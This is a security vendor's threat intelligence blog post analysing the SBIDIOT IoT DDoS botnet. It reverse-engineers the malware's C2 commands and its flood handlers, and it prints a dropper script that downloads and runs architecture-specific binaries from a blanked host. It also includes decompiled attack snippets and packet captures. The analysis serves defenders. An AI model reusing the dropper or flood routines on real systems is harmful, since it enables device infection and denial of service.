Threat Intelligence: Analysis of the SBIDIOT IoT Malware

By by Nozomi Networks Labs | April 7, 2021

There are billions of IoT connections in the world and more than 70 percent of them are in the industrial sector. This is why Nozomi Networks Labs regularly reviews the threat landscape for IoT devices. Recently, a malware sample named SBIDIOT caught our attention. It had a relatively low number of detections on VirusTotal and its commands, in the current form, were not well documented by the cybersecurity community.

We decided to analyze SBIDIOT and uncovered how it communicates with targets and what types of commands it supports. This information helps detect the threat and allows defenders to stop or mitigate it before harmful impacts occur. The main potential impact of DDoS (Distributed Denial of Service) botnets is the generation of excessively high loads on targeted servers, preventing users from accessing services and thus harming normal business operations.

To avoid impacts, early detection is vital. Detection can be done by your security team (see the malware indicators at the end of this article) or by using a network monitoring and threat intelligence solution such as ours.

Analysis of SBIDIOT Malware

Based on our information, at least one way that the malware propagates is by exploiting an RCE vulnerability in ZTE routers. For older versions, we observed a shell script *sh* downloading and executing binary payloads once delivered to the victim machines by various means:


#!/bin/bashcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://

/SBIDIOT/x86; curl -O http:///SBIDIOT/x86;cat x86 >SSH;chmod +x *;./SSH SSH cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///SBIDIOT/mips; curl -O http:///SBIDIOT/mips;cat mips >SSH;chmod +x *;./SSH SSH cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///SBIDIOT/mpsl; curl -O http:///SBIDIOT/mpsl;cat mpsl >SSH;chmod +x *;./SSH SSH cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///SBIDIOT/arm; curl -O http:///SBIDIOT/arm;cat arm >SSH;chmod +x *;./SSH SSH...

The sample e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 is packed with the standard UPX tool, with the UPX header later modified. While the malware remains executable, it is no longer possible to unpack it using the same tool straight away:

$ file e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eab ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header$ upx -d e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 Ultimate Packer for eXecutables Copyright (C) 1996 - 2020 UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020 File size Ratio Format Name ---------- ------ ----- ---- upx: e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9: NotPacked Exception: not packed by UPX Unpacked 0 files.

As we can see here, the UPX! signature was replaced with a custom YTS\x99 signature:




Hex dump showing that the “UPX!” string has been replaced.

Restoring it back will enable us to unpack the sample using the standard UPX tool:

$ perl -pi -e 's/YTS\x99/UPX!/g' e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 $ upx -d e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 Ultimate Packer for eXecutables Copyright (C) 1996 - 2020 UPX 3.96 Markus Oberhumer, Laszlo Molnar & John Reiser Jan 23rd 2020 File size Ratio Format Name ---------- ------ ----- ---- 55372 <- 30024 54.22% linux/i386 e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 Unpacked 1 file. $ file e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9 e2b3ca0a97107fa351e39111c80b3fefd8cf178864fe82244d41eabe845af4b9: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

The analysis reveals characteristics quite common for this type of threat. There is a strong focus on DDoS with some parts of the code shared with other malware families like Gafgyt.

Given that the sample is statically linked and stripped, which is almost always the case with malware targeting IoT, the next step was to load FLIRT signatures for uClibc to make analysis easier. uClibc is a compact C library commonly used in Linux kernel-based embedded devices, which is also commonly used by IoT malware developers for easy cross-compilation, as popularized with Mirai. FLIRT signatures are essentially a method that reverse engineering tools like IDA use to pattern-match known libraries, which can greatly speed up the analysis process.



A large number of functions are recognized using FLIRT.

Upon execution, the sample attempts to connect to its C2, which in this case is an IP address and port hard-coded into the binary. Although the C2 infrastructure was not operational during the time of the investigation, we were able to force the sample to talk to our own server as its C2. Coupled with some static analysis, this was enough to quickly figure out the protocol and begin interaction.

The function responsible for handling commands compares each command received from C2 with one of the following strings:

- TCP

- HTTPSTOMP
- VSE
- HEX
- STD
- VOX
- NFO
- UDP
- UDPH
- R6
- FN
- OVHKILL
- NFOKILL
- STOP
- Stop
- stop

Then, based on the results, it performs several validation checks on its arguments before executing the actual command.

Commands Supported by SBIDIOT

TCP


The TCP command asks the bot to send TCP segments destined for a specified host/port combination for a specified interval of time. Additionally, it allows the operator to set a number of optional TCP flags.

```
243         }
244         else
245         {
246           flags_arg = (const char *)__GI_strtok(tcp_flags, ",");
247           if ( flags_arg )
248           {
249             for ( f = flags_arg; ; f = v90 )
250             {
251               if ( !strcmp(f, "syn") )
252               {
253                 *((_BYTE *)tcp_header + 13) |= 2u;
254               }
255               else if ( !strcmp(f, "rst") )
256               {
257                 *((_BYTE *)tcp_header + 13) |= 4u;
258               }
259               else if ( !strcmp(f, "fin") )
260               {
261                 *((_BYTE *)tcp_header + 13) |= 1u;
262               }
263               else if ( !strcmp(f, "ack") )
264               {
265                 *((_BYTE *)tcp_header + 13) |= 0x10u;
266               }
267               else if ( !strcmp(f, "psh") )
268               {
269                 *((_BYTE *)tcp_header + 13) |= 8u;
270               }
271               v90 = (const char *)__GI_strtok(0, ",");
272               if ( !v90 )
273                 break;
274             }
275           }
276         }
```

Custom TCP flags supported in the TCP command handler.

HTTPSTOMP

As arguments, it takes in an HTTP method, a host/port combination, an attack duration and a request count specifying how many times to repeat this operation. If the attack duration and the request count are not exceeded, this function will continue to perform HTTP requests using the settings provided and a randomly selected user-agent string.



Hard-coded list of user-agent strings.

```
13  time_end = duration + __GI_time(0);
14  result = __GI_memcpy(http_uri, &unk_8053204, 265);
15  if ( total_requests > 0 )
16  {
17    for ( i = 0; i != total_requests; ++i )
18    {
19      random_idx = j____GI_random();
20      __GI_sprintf(
21        http_buf,
22        "%s %s HTTP/1.1\r\nHost: %s\r\nUser-Agent: %s\r\nConnection: close\r\n\r\n",
23        http_method,
24        http_uri,
25        http_host,
26        user_agents[random_idx % 36]);
27      result = __libc_fork();
28      if ( result )
29      {
30        while ( time_end > __GI_time(0) )
31        {
32          fd = connect_to(http_host, port);
33          if ( fd )
34          {
35            http_buf_len = __GI_strlen(http_buf);
36            __libc_write(fd, http_buf, http_buf_len);
37            __libc_read(fd, addr, 1u);
38            __libc_close(fd);
39          }
40        }
41        __GI_exit(0);
42      }
43    }
44  }
45  return result;
46}
```

HTTPSTOMP command handler.

Additionally, another function is called to perform HTTP requests to the /cdn-cgi/l/chk_captcha URI of a hostname/port combo with, once again, a configurable attack duration and request count. This is done in an attempt to circumvent CloudFlare protection mechanisms.

VSE

Another command used for DDoS, which, depending on the arguments provided, employs either UDP or RAW sockets. Again, arguments for the target and attack duration can be provided, but additionally, the attacker can specify a pause interval between packets delivered to the target. Variants of Gafgyt and other IoT malware occasionally include a VSE command to target servers running the Valve Source Engine.

```
189           attack_count = 0;
190           n = 0;
191           time_end = duration + __GI_time(0);
192           sleep_time_useconds = 1000 * sleep_time_mseconds;
193           while ( 1 )
194           {
195             while ( 1 )
196             {
197               __libc_sendto(s, buf, buf_len, 0, &v125, 16);
198               if ( attack_count == attack_max_count )
199                 break;
200               ++attack_count;
201               if ( n == sleep_every_n )
202               {
203                 usleep(sleep_time_useconds);
204                 n = 0;
205               }
206               else
207               {
208                 ++n;
209               }
210             }
```

Code snippet from VSE command handler implementing pause interval.

VOX

The VOX command takes a host, a port and an attack duration as its arguments and then sends UDP datagrams with one of three randomly selected hard-coded payloads.

No.	Time	Source	Protocol	Length	Info
399277	46.963102484	bot	UDP	1235	39992 → 2560 Len=1193
399278	46.963106018	bot	UDP	1235	39992 → 2560 Len=1193
399279	46.963109525	bot	UDP	1235	39992 → 2560 Len=1193
399280	46.963112904	bot	UDP	1235	39992 → 2560 Len=1193
399281	46.963116436	bot	UDP	1235	39992 → 2560 Len=1193
399282	46.963119913	bot	UDP	1235	39992 → 2560 Len=1193
399283	46.963123334	bot	UDP	1235	39992 → 2560 Len=1193
399284	46.963126863	bot	UDP	1235	39992 → 2560 Len=1193
399285	46.963130260	bot	UDP	1235	39992 → 2560 Len=1193
399286	46.963133687	bot	UDP	1235	39992 → 2560 Len=1193
399287	46.963137133	bot	UDP	1235	39992 → 2560 Len=1193
399288	46.963140503	bot	UDP	1235	39992 → 2560 Len=1193
399289	46.963144110	bot	UDP	1235	39992 → 2560 Len=1193
399290	46.963147568	bot	UDP	1235	39992 → 2560 Len=1193
399291	46.963151030	bot	UDP	1235	39992 → 2560 Len=1193
399292	46.963154743	bot	UDP	1235	39992 → 2560 Len=1193
399293	46.963158253	bot	UDP	1235	39992 → 2560 Len=1193

```
01d0  34 34 2f 78 32 30 2f 78  32 64 2f 78 34 34 2f 78   44/x20/x 2d/x44/x
01e0  35 66 2f 00 00 00 6c 58  66 59 43 37 54 46 61 43   5f/···lX fYC7TFaC
01f0  71 35 48 76 39 38 32 77  75 49 69 4b 63 48 6c 67   q5Hv982w uIiKcHlg
0200  46 41 30 6a 45 73 57 32  4f 46 51 53 74 4f 37 78   FA0jEsW2 OFQStO7x
0210  36 7a 4e 39 64 42 67 61  79 79 57 67 76 62 6b 30   6zN9dBga yyWgvbk0
0220  4c 33 6c 5a 43 6c 7a 4a  43 6d 46 47 33 47 56 4e   L3lZClzJ CmFG3GVN
0230  44 46 63 32 69 54 48 4e  59 79 37 67 73 73 38 64   DFc2iTHN Yy7gss8d
0240  48 62 6f 42 64 65 4b 45  31 56 63 62 6c 48 31 41   HboBdeKE 1VcblH1A
0250  78 72 56 79 69 71 6f 6b  77 32 52 59 46 76 64 34   xrVyiqok w2RYFvd4
0260  63 64 31 51 78 79 61 48  61 77 77 50 36 67 6f 39   cd1QxyaH awwP6go9
0270  66 65 42 65 48 64 6c 76  4d 52 44 4c 62 45 62 74   feBeHdlv MRDLbEbt
0280  79 33 50 79 38 79 56 54  33 55 54 6a 79 33 5a 4b   y3Py8yVT 3UTjy3ZK
0290  4f 4e 58 6d 4d 4e 76 55  52 54 55 5a 54 6b 65 48   ONXmMNvU RTUZTkeH
02a0  33 37 58 54 39 48 35 4a  77 48 30 76 4b 42 31 59   37XT9H5J wH0vKB1Y
02b0  77 32 72 53 59 6b 54 77  63 54 76 78 36 4f 6c 74   w2rSYkTw cTvx6Olt
02c0  53 49 6c 61 68 46 67 39  32 75 43 52 62 4c 4d 38   SIlahFg9 2uCRbLM8
02d0  61 6d 68 38 47 61 47 47  47 52 77 35 36 69 4e 55   amh8GaGG GRw56iNU
02e0  54 47 4c 67 69 33 39 35  76 6a 39 5a 56 65 50 50   TGLgi395 vj9ZVeP
02f0  30 31 6b 37 54 76 71 33  4e 52 76 78 6f 23 23 23   01k7Tvq3 NRvxo###
```

Recorded malicious UDP traffic containing hardcoded payloads.

UDP


The sample sends UDP payloads to a target host specifying the port, the attack duration and the maximum size of the generated payload. The actual size of the payload may be smaller due to the use of the strlen function, which calculates the size by counting bytes up until the first null value.

```
745   if ( !strcmp(cmd, "UDP") )
746   {
747     if ( args_len <= 3 )
748       return;
749     udp_duration = __GI_atol(args[3]);
750     if ( udp_duration == -1 )
751       return;
752     udp_port = __GI_atol(args[2]);
753     if ( udp_port == -1 )
754       return;
755     v55 = __GI_atol(args[4]);
756     a4 = v55;
757     if ( v55 == -1 || v55 > 65500 )
758       return;
759     udp_ip = args[1];
760     if ( !__libc_fork() )
761     {
762       udp_cmd_handler(udp_ip, udp_port, udp_duration, a4);
763       __GI__exit(0);
764     }
```

Command handler validating UDP arguments.

HEX / STD / R6 / NFO / FN / OVHKILL / NFOKILL / UDPH

All of the above commands call the same function, which receives a host name, a port and an attack duration, then starts generating UDP traffic with a fixed payload.



Code diagram with several code blocks pointing to the same function.

STOP/stop/Stop

This command sends a SIGKILL signal to all process IDs that are currently being tracked, giving the operator the ability to stop any of the process' children.

```
1175    if ( !strcmp(cmd, "Stop") )
1176    {
1177      for ( i = 0; i < (unsigned __int64)pids_count; ++i )
1178      {
1179        cur_pid = pids[i];
1180        if ( cur_pid && cur_pid != __libc_getpid() )
1181          __GI_kill(pids[i], 9);
1182      }
1183    }
```

STOP command handler.

Threat Intelligence is Needed to Defend Industrial Systems from IoT Malware

As the number of Internet-connected devices increases at a rate of more than 130 percent a year,[1] the threat landscape also rapidly evolves. New families of malware and modifications of existing ones emerge regularly. And, regardless of their complexity and sophistication, they all pose a threat.

To defend against threats to IoT devices that could impact production, uptime and possibly safety, automated tools can help. OT/IoT network monitoring paired with regularly updated threat intelligence identifies indicators of compromise and anomalous behavior, giving you the opportunity to act before harm occurs.

Nozomi Networks Labs is committed to providing real-time information on IoT threats as they continue to increase in prevalence and significance for operational technology environments – stay-tuned for ongoing updates.

For indicators of SBIDIOT malware, see the information provided at the end of this page.

References

1. "The Internet of Things: Consumer, Industrial & Public Services 2020-2024," Juniper Networks, March 31, 2020.
